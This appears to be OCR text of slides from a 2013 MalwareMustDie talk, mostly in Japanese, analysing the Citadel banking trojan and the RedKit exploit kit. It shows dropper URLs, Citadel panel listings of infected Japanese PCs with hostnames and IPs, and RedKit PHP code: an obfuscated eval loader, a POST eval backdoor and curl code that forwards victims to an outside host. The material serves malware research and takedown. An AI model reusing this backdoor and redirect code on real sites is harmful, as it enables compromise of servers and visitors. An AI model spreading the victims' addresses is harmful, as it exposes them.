Команды
Настройки
Плагины
Socks4
FormGrabber
tool by ammap.com
Andromeda bot GE
198
12
16
45
118
1
80
78.8% (156)
19.7% (39)
5.6% (11)
53.5% (106)
21.2% (42)
0.5% (1)
20.7% (41)
100% (198)
Japan (JP)
Всего ботов: 3
Онлайн: 0

Citadel

Type: Banking
Aim: Online Banking Credential
Targeted: Yes
Public: No
Malware: Fareit, ZeuS(Citadel), Medfos

Citadel



Malware Must Die!

Semper legerent "Salve Regina" ante venatione malware

Monday, April 8, 2013

CNC analysis of Citadel Trojan Bot-Agent - Part 1: with Wireshark

We received request to help in investigating latest Citadel bot agent & config dropper C2 sites exist in the internet for the evidence shutdown purpose. The investigation started and we posted some results here, overall analysis consists the sensitive information that we cannot disclose all of them, so please kindly bear with the materials posted.

(For the reference analysis of the Citadel that can be used as reference to this analysis, I recommend you to read **Malware Analysis: Citadel** bu AhnLab-->>[HERE])

By some reference we figured the latest citadel config dropper url contains regex:

¥/file.php¥|file¥=

A quick search resulted in the below infection urls:
The trojan downloader

h00p://www.keihingroup.co.jp/libraries/joomla/access/file.php|file=4mar.exe
h00p://metabor.com/analytics/file.php|file=tok.exe
h00p://91.217.254.63/ara1/file.php|file=citadelbuild.exe

Malware Must Die!

Semper legerent "Salve Regina" ante venatione malware

Thursday, April 25, 2013

CNC analysis of Citadel Trojan Bot-Agent - Part 2: Understanding its stealer functionalities by decoding the configs


Following the previous Citadel Analysis we wrote-->>[HERE], we received so many requests & questions like:

```
1 What encryption was used?
2 What is actually written in the config?
3 What has been downloaded? and sent?
4 And most of all, where's the CnC?
```

Friends, thank you very much for asking the above questions, and for your patience in waiting the answer. Once dealing with the Trojan banker the sensitivity of information is higher than other PWS, specially to the real "live" case like this disclosure. But don't worry, we won't leave the analysis unfinished & this case is followed properly.

Let's make it short, after long discussion with authority involved + with anonymous malware crusaders (which I respect very much, with thank's for the great help) finally we have every permission needed to release these "limited" information due to answering the questions and for raising malware awareness purpose.

Citadel



感染仕方：ウェブURL、スパムの添付(トロイ)

感染URLは、例:

hxxp://supersexyteen.com

hxxp:// netreker.com/in.cgi?27

Referer: 必ず必要


hxxp:// netreker.com/in.cgi?27

Src : thank you kafeine

Generated Tue Jun 11 12:55:02 2013, SCHEME: total

2013/06/11

top 'Raw hits' = 46522



Hour	Raw hits ( )	Uniques ( )	Proxies ( )	Without referer ( )
total	134140	116974 (87.2%)	724 (0.5%)	21397 (16.0%)
00	10	1 (10.0%)	0 (0%)	6 (60.0%)
01	6	2 (33.3%)	2 (33.3%)	3 (50.0%)
02	6	1 (16.7%)	1 (16.7%)	3 (50.0%)
04	4	2 (50.0%)	0 (0%)	3 (75.0%)
05	3	2 (66.7%)	1 (33.3%)	2 (66.7%)
06	1	1 (100.0%)	0 (0%)	1 (100.0%)
07	8	3 (37.5%)	2 (25.0%)	5 (62.5%)
08	1	0 (0%)	1 (100.0%)	0 (0%)
09	14928	13547 (90.7%)	69 (0.5%)	2739 (18.3%)
10	43305	37625 (86.9%)	207 (0.5%)	7496 (17.3%)
11	29346	25379 (86.5%)	153 (0.5%)	4462 (15.2%)
12	46522	40411 (86.9%)	288 (0.6%)	6677 (14.4%)

Referers, Referer domains, Countries, OS's, Browsers, Languages, Agents

Referers	Raw hits	Unique hits
http://www.loading-delivery1.com/popup/xvideos/	58582	50997
	21397	18652
http://www.loading-delivery1.com/popup/xvideos/asian_woman	6053	5333
http://www.loading-delivery1.com/popup/xvideos/teen,asian_wo	3718	3283
http://www.loading-delivery1.com/popup/xvideos/lesbian,asian	3282	2916
http://www.loading-delivery1.com/popup/xvideos/anal,teen,blo	1975	1759
http://www.loading-delivery1.com/popup/xvideos/blowjob,cumsh	1899	1681

Codes	Countries / Regions	Raw hits	%	Unique hits
JP	Japan	134107	99	116955
US	United States	14	0	8
DE	Germany	10	0	7
--	N/A	7	0	2
AU	Australia	1	0	1
SG	Singapore	1	0	1

Citadel

Citadel

パネルの情報を見たら、日本が狙われています。
下記、証拠:

Codes	Countries / Regions	Raw hits	%	Unique hits
JP	Japan	134107	99	116955
US	United States	14	0	8
DE	Germany	10	0	7
--	N/A	7	0	2
AU	Australia	1	0	1
SG	Singapore	1	0	1

Citadel

日本からのアクセス情報:

Hour	Raw hits ( )	Uniques ( )	Proxies ( )	Without referer ( )
total	134140	116974 (87.2%)	724 (0.5%)	21397 (16.0%)
00	10	1 (10.0%)	0 (0%)	6 (60.0%)
01	6	2 (33.3%)	2 (33.3%)	3 (50.0%)
02	6	1 (16.7%)	1 (16.7%)	3 (50.0%)
04	4	2 (50.0%)	0 (0%)	3 (75.0%)
05	3	2 (66.7%)	1 (33.3%)	2 (66.7%)
06	1	1 (100.0%)	0 (0%)	1 (100.0%)
07	8	3 (37.5%)	2 (25.0%)	5 (62.5%)
08	1	0 (0%)	1 (100.0%)	0 (0%)
09	14928	13547 (90.7%)	69 (0.5%)	2739 (18.3%)
10	43305	37625 (86.9%)	207 (0.5%)	7496 (17.3%)
11	29346	25379 (86.5%)	153 (0.5%)	4462 (15.2%)
12	46522	40411 (86.9%)	288 (0.6%)	6677 (14.4%)

Citadel

日本の感染されたPC情報：

Citadel Universal Spyware System — CP :: Bots

Information:
Current user: admin
GMT date: 11.10.2012
GMT time: 02:17:37

Statistics:
- Summary
- OS
- Installed Software

Botnet:
- Bots
- Scripts
- VNC

Reports:
- Search in database
- Favorite reports
- Search in files
- View screenshots
- View videos
- CMD Parser
- Jabber notifier

Services
- Notes
- Crypt exe

System:
- Information
- Options
- User
- Users

Logout

Filter

Bots:
Botnets:
IP-addresses:
Countries: JP

NAT status: -
Only online bots: Yes
Only new bots: -
Used status: -
Comment: -


Reset form | Accept

Result (10):

Bots action: Full information >>

#	Bot ID	Botnet	Version	IPv4	Country	Online time	Latency	Comment
1	AKAMARU-PC_F623002A91B8FC23	ven76	1.3.4.5	221.78.230.43*	JP	27:40:12	0.000	-
2	AMANOLISA-PC_F623002A2D373DED	ven76	1.3.4.5	222.144.113.239*	JP	01:41:22	0.265	-
3	JP02359260NM_E532648A5455EC23	ven76	1.3.4.5	210.249.184.60*	JP	03:45:32	0.000	-
4	NEKO-PC_1CB98D876522DF69	ven76	1.3.4.5	220.97.211.120*	JP	27:40:40	0.265	-
5	PC-01_7875768F07B80640	ven76	1.3.4.5	220.107.158.5*	JP	01:17:13	0.000	-
6	SNB-C-6711_7875768F964C4E6F	ven76	1.3.4.5	60.45.70.53*	JP	01:41:02	0.250	-
7	USER-PC_775A658D6522DF69	ven76	1.3.4.5	67.81.32.102*	JP	01:16:46	0.421	-
8	YOUR-FB89ACC59A_7BF1A2E1D36C67E8	ven76	1.3.4.5	114.149.205.101	JP	12:09:49	0.000	-
9	YUDAI-PC_E6B6B0E4BCD34673	ven76	1.3.4.5	111.104.136.41*	JP	01:33:34	0.000	-
10	小島-PC_1CB98D876522DF69	ven75	1.3.4.5	180.11.131.209*	JP	01:33:53	0.374	-

Citadel



もっと…日本の感染されたPC情報：

#	↑Bot ID	Botnet	Version	IPv4	Country
1	ABE--PC_775A658DA15F145D	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	221.184.124.19*	JP
2	FM-AE707392C74C_B75BA27FF9E9F32C	stex1	1.3.5.1	180.147.57.38*	JP
3	IB04107C001_7875768F30C39901	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	114.178.157.16*	JP
4	KATOSHIORI-VAIO_1CB98D876522DF69	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	27.121.147.189*	JP
5	KAWAGUCHI-PC_775A658D6522DF69	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	122.25.103.134*	JP
6	KAZU117JP-PC_1CB98D876522DF69	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	180.22.38.97*	JP
7	LEE-PC_775A658D6522DF69	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	61.204.134.48*	JP
8	MIKI-PC_775A658D6522DF69	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	60.38.113.17	JP
9	NISHIYAMA-PC_1CB98D876522DF69	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	114.168.41.13*	JP
10	OWNER-PC_F623002A353A3E49	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	122.30.116.251*	JP
11	PC-01_7875768F07B80640	stex2	1.3.5.1	118.9.133.55*	JP
12	SNB-C-6711_7875768F964C4E6F	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	60.45.70.53*	JP
13	VALU-VAIO_1CB98D876522DF69	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	210.146.118.197*	JP
14	YOHEIYOHEI-PC_1CB98D876522DF69	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	122.29.72.173*	JP
15	YOSHITA_7BF1A2E1C3DDAA15	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	61.210.187.213*	JP
16	YOUR-FB89ACC59A_7BF1A2E1D36C67E8	stex8	1.3.5.1	114.166.122.39	JP
17	YUDAI-PC_E6B6B0E4BCD34673	stex4	1.3.5.1	111.104.136.41*	JP
18	YUI_7875768F2EEBE10D	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	114.165.241.143*	JP
19	素直-PC_1CB98D876522DF69	望耶諫□○椰□□望耶諫□○椰□□望耶諫□	1.3.5.1	113.147.86.248*	JP

RedKit

Type: Malware Exploitation,
Aim： Credential, Banking
Malware: Kelihos, Medfos, FakeAV, Fake Updater

RedKit

簡単な.htaccess…..(default.phpを実行される)

```
1 <IfModule mod_rewrite.c>
2 RewriteEngine On
3 RewriteBase /
4 RewriteCond %{REQUEST_FILENAME} !-f
5 RewriteRule ^[a-z0-9]{1,4}[.](htm|pdf|jar) default.php
6 </IfModule>
7
8 [EOF]
```

RedKit

転送仕方、PHP(default.php, など):

```
1 <?php eval(gzinflate(base64_decode("DZe1DuzYEkX/ZaJ75cDYBj1NYGZmJyPbbWaGr3+d1omq
  Nmid4kz7P9XbjGWf7sWfLNOKHPvvW+TTt/jzD5ckwrr5Ktd5KLRYYO+LMaxauc4ZZjgIw3usRJayXb72
  ZCQQM8mD1B7o8MyXH++THUosUevTvofbgkAM2AqtoGirlcYdQFFDFzXW1+umxq3mxl42nXfFxKY2bMe5
  jB8aLyg+Fla18YkKZomC5VFmz86F9Tgl8bzEgjo77oBkqfk9282kLOsttaQ+MT5z/w45yTVAva/7Cjje
  tfGUrZAd6POlupP3uMd10wwvebBToIQ2tgO2shXQka5V9ZGq1d7Gc1KwTeTZ/EOJIakLPtvKSBqr8Ne8
  chD3IotPjps83F6e8WufgeicO84tgB5kz5RGOkIKUHQIooMbEOXdNU6EsgyTbtflQCHHulpkgmIYJPOD
  ↓
2    [ BLAH BLAH BLAH...]↓
3 ↓
4 8EPQsbrvIUnBXz3++tJJKKY6NFKT3kAYGf5aCvjL7rYOxNxHpUGqnb7DQU4hu8eacFLOd/r1pm+kjvCW
  d2pHV1iExsgoBQIMV2YqI/ZsezBnY4d9eKbWMoIlkclYRe42YuC9N/hA1EcykoYO/ACuu8jfgDLXpIAe
  2WyK7ONobPjK9KPqKd3pxaz95T3bqNu1FoYPff+iIE+4pFuoo7O8Zhhw5lRVr746a1aW9C+KouVUjRre
  SeLhklS7Mck2hhLuwoW3xKJ3MY5Xe875wzu2ydBt+fA2fhNfme2rCPt9ClhyQBhB6LxtUZbycwOYkOpz
  yagDtjIzhHnSWwtc/uGMZQh8jmBiKCUMC3VEh6hZgCzLZHY2Hv6QXG07Ke5bGy5vpuvOWCit6I9Hw8K2
  LgHLKvi6vR2/Xenx5epwJBqhhR8HwyMKgmBZgOCV//vP379///d/"))); ?>↓
5 ↓
6 [EOF]
```

RedKit

どんなコード？

ログ禁止。。。

```
1  if (!is_dir('default')) @mkdir('default');
2
3  /*
4  $fp=@fopen('default/log','a');
5  @flock($fp,LOCK_EX);
6  @fputs($fp,date('Y-m-d H:i:s')."¥t".$_SERVER['REMOTE_ADDR']."¥t".$_SERVER['REQUE
   ST_URI']."¥t".$_SERVER['HTTP_REFERER']."¥t".$_SERVER['HTTP_USER_AGENT']."¥r¥n");
   
7  @flock($fp,LOCK_UN);
8  @fclose($fp);
9  */
10
11 @error_reporting(0);
12 @ini_set("display_errors",0);
13 @ini_set("log_errors",0);
14 @ini_set("error_log",0);[EOF]
```

RedKit

Obfuscation handling…base64/rot/etc

```
1 ↓
2 elseif (isset($_POST['e']))↓
3 {↓
4         eval(base64_decode(str_rot13(strrev(base64_decode(str_rot13($_POST['e']))))));↓
5 }↓
6 ↓
7 elseif (strlen($_POST['num'])==12 && isset($_POST['buffer']) && $_POST['option']=='g')↓
8 {[EOF]
```

User-agent、referer＆ IPソースのチェック

```
1 if (strlen($_SERVER["HTTP_REFERER"]) < 10 || !preg_match("/Windows/", ↓
2    $_SERVER["HTTP_USER_AGENT"]) || !preg_match("/^[0-9]{1,4}$/", $_GET['s'])) exit;↓
3    ↓
4         $ips = @explode("¥n", trim(@file_get_contents('default/h')));↓
5         if (@in_array($_SERVER['REMOTE_ADDR'], $ips)) exit;↓
6         $ips[] = $_SERVER['REMOTE_ADDR'];↓
7 [EOF]
```

RedKit

タイマー経由の感染転送仕組み:

```
1  if (time()-@filemtime('default/'.$_GET['s']) > 60 && !@file_exists('default/l'.$_GET['s']))
2  {
3          $fp = @fopen ('default/l'.$_GET['s'], 'w');
4          @flock($fp, LOCK_EX);
5          @fputs($fp, time());
6          @flock($fp, LOCK_UN);
7          @fclose($fp);
8
9          $ch = curl_init();
10         curl_setopt($ch, CURLOPT_URL, 'https://78.46.18.206/stat.php?update='.
11                                 md5('UPDATE'.$_GET['s']));
12         curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
13         curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
14         curl_setopt($ch, CURLOPT_HEADER, 0);
15         curl_setopt($ch, CURLOPT_VERBOSE, 0);
16         curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 0);
17         curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
18         curl_setopt($ch, CURLOPT_TIMEOUT, 7);
19         curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 3);
20         $link = curl_exec($ch);
21         curl_close($ch);
22
23
24         [EOF]
```


RedKit

他の条件は？

```
1  ↓
2  ↓
3  ↓
4  if (isset($_SERVER['HTTP_X_REAL_IP'])) $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_REAL_IP'];↓
5  ↓
6  $ch = curl_init();↓
7  curl_setopt($ch, CURLOPT_URL, 'https://78.46.18.206' . $_SERVER['REQUEST_URI']);↓
8  curl_setopt($ch, CURLOPT_HTTPHEADER, array ('X-Real-IP: '.$_SERVER['REMOTE_ADDR'],↓
9                   'X-Real-Host: '.$_SERVER['HTTP_HOST']));↓
10 curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);↓
11 curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);↓
12 curl_setopt($ch, CURLOPT_HEADER, 1);↓
13 curl_setopt($ch, CURLOPT_VERBOSE, 0);↓
14 curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 0);↓
15 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);↓
16 curl_setopt($ch, CURLOPT_USERAGENT, $_SERVER['HTTP_USER_AGENT']);↓
17 curl_setopt($ch, CURLOPT_TIMEOUT, 7);↓
18 curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 3);↓
19 curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);↓
20 ↓
21 ↓
22 [EOF]
```

RedKit

Let’s h**k RedKit ☺



RedKit

統計のDbは→

```
11047 9936 - 4d483c3317b8199f92414e3434493f83 - e5e592bded2075ffb449f0e1a0bde4dc
11048 9937 - 79164afa6aac9020ffc09f3252c53a6c - 1323894aef0b16487f288760314e15b5
11049 9938 - e526d62cb342824eea8b3391ac86c622 - 4430bb6044a9d88dac6ab7998172beb4
11050 9939 - c65da64832724c3c360698aab5039782 - ba00619e89a0f2df29c4614729a7be5a
11051 9940 - cb966ac5bb8e0429e77b2e2473596f06 - 29b1e5e8ca62259668b09ecaec1c7357
11052 9941 - 61a5238cefc0a55d5f2afe8876ce4105 - 53241cd81c952ea1daeb1f295f93f138
11053 9942 - 7f2413523cef36e72ae95dff88b8a25c - 9f83e3c597c930dfe0e61dcf1d7d3aae
11054 9943 - 228332864edc51eac7c61afac857f900 - f32849c6098e267e8ed405244a8e9e39
11055 9944 - 47b0e0966965f61bf6ab86af595c6256 - dccd713cfb90d653101b7f826a768535
11056 9945 - 8c117d5dbdc084bcb549532a8f55a959 - 0750c24851f13bf557f8844d61587e97
11057 9946 - cb590ef7b3ee8451d68061dbc4f99ccd - d83a2686d9a34fafa308419f558f2621
11058 9947 - ff994a61f24a1ceaf7d4b527bcfcd334 - 63aa2b54de9de1c893f8995b5dacab42
11059 9948 - 0e7ad57a4e2c6934ce034d026b1075ea - 54520e1a250d69a3223ac4d6a900e494
11060 9949 - 0f47e4ac2c5b422fede35e7f19f9d6d2 - 24f2e33eb88de50be588886082a00469
11061 9950 - ba5d3d44e002ca304f1e5362af39c077 - f83820410c05b0763e5f64e21260c1c2
11062 9951 - f318d1ec83e5a97ef8ca9ab991452438 - c065475ccafd618c285111647dd2eb55
11063 9952 - 862c0285b8f295eb9723dd419dbe2c3c - e524f2067a3773509e715ecfa32e09f5
11064 9953 - aadf9ea49678b7aece22b3bb15e1e847 - 1db3ad23b9c3596b427c81e13f9aec32
11065 9954 - 6ea15b10da241a09924f191f917e308b - 43197278db430bf8708b243004e47471
11066 9955 - 87cbd76eb222d40a97ff981dbf8d1b23 - 3071f4ef9f2f652e45edc53a255779f6
11067 9956 - 7a31bb9d635d19705409d04a4d2c3df1 - fae20ba104588d17aef7d035f8c23eeb
11068 9957 - 23157ac42ff97da87ddf8d4cb02961b9 - 1f7a611c4f4e8a77e9bd296f0e8e4f84
11069 9958 - 30c2a828faf3e5c428daf0b8e7980fbf - 9f15924845d810cafa4b2776e60069b4
11070 9959 - 58c6ca8dd34d87f368f5194c346b3170 - 8d9518078a95b1febfc394071d66452f
11071 9960 - 459e2758697fa58931b15b3e987c6c64 - 4b7d357d3edd9f75158ed1566ca763f1
11072 9961 - e071e00f0562bc8923497e1f83994f65 - 9ad72bef58787948ba37ff5b17a1a884
11073 9962 - 2e3dcc9b437089d3215cb958e746d214 - c645bf2d1b35eedbda52e105723a9ee7
11074 9963 - a42fa9b315e59ae75dc3cd9ad8d165be - 49126c6067466ff354dc9132fc6e061a
11075 9964 - 3c5c10396a5f0f05cab2fa2d654f95fb - fd601086772d2da82021ef4d3466d2b7
11076 9965 - 9f2c3dd6a6a6e1bdd3cd03fac02c5efc - c161e6a9e366b4c4d13e12206bbe0bda
11077 9966 - 2f14a1f1ad684c17de0724ad1b6c43c7 - db54093cb89367338d057c7972c28382
11078 9967 - 273e5fb313065b2a19c073b122963f09 - 41c12bb40b79f5225e482196b8f2e85d
11079 9968 - df69db4a7236c007923d368dd372fe7d - 4f13ad8ad6785bd8d3ec6c036bd02715
11080 9969 - cd72c90f80bd802a7d3922fbcb98bc09 - b7a8477825245a851dfaed377e004654
11081 9970 - ede52b5be57600e1d9ab04b347dc96ed - 1f8b4848f556019668339a598a0c6a05
11082 9971 - de9b44df4adb99e43267527d0fc4a939 - c1350585692f6ece216d3642aa2934e4
11083 9972 - 86e5e82fdc89853fd9d491d0229b487b - 0ef3979a2a9ad1acc125a93dfd05edf3
11084 9973 - f74ef80a0782004cd6abd4ad58ca607c - d0a863e24e329ec6ac3a7e9a88870f92
11085 9974 - 7ea52fb1ef272aa1000f073a650933a0 - 1f0c75ebaa6e34bb166e1b06c60db6fe
11086 9975 - 62b2e0684a999e0808b71bb1ac4e4a67 - da223cd883f11946ea5742d1b81a7bdf
11087 9976 - 75bcfc8f066ed34d39bd8621e737db6d - 457d51d0be3d5a416563dadf0e2e040f
11088 9977 - 89f5b16b21c7682b5c38fee1c1340fe2 - ba57eb629c9697073e9ee402653b6f97
11089 9978 - d82a8f95571f3349c33c3fc31fa3b1f0 - 02b4a5c7990976a9e30248e94032bb6c
```

RedKit

さっきのPHP感染コードに戻ると↓

```
5  ↓
6  ↓
7  curl_setopt($ch, CURLOPT_URL, '[redacted]stat.php?update=' .
8          md5('UPDATE'.$_GET['s']));↓
9          ↓
10 ↓
11 [EOF]
```

例えばDBライン2444を見たら:

```
2439 | 1328 - fb220955ff3ed65968629294c6292d82 - 6050d3affc1f2cbe0746c6c2447d9e46↓
2440 | 1329 - 2804646e76e65202a5730b77a1414308 - f3c6d19b57bb1e3f12356e495d0b4aa2↓
2441 | 1330 - 290f2a96cc9578b090f4e6a9ba9c060f - 72bc86236f779c18ff117f96b0f1f1fb↓
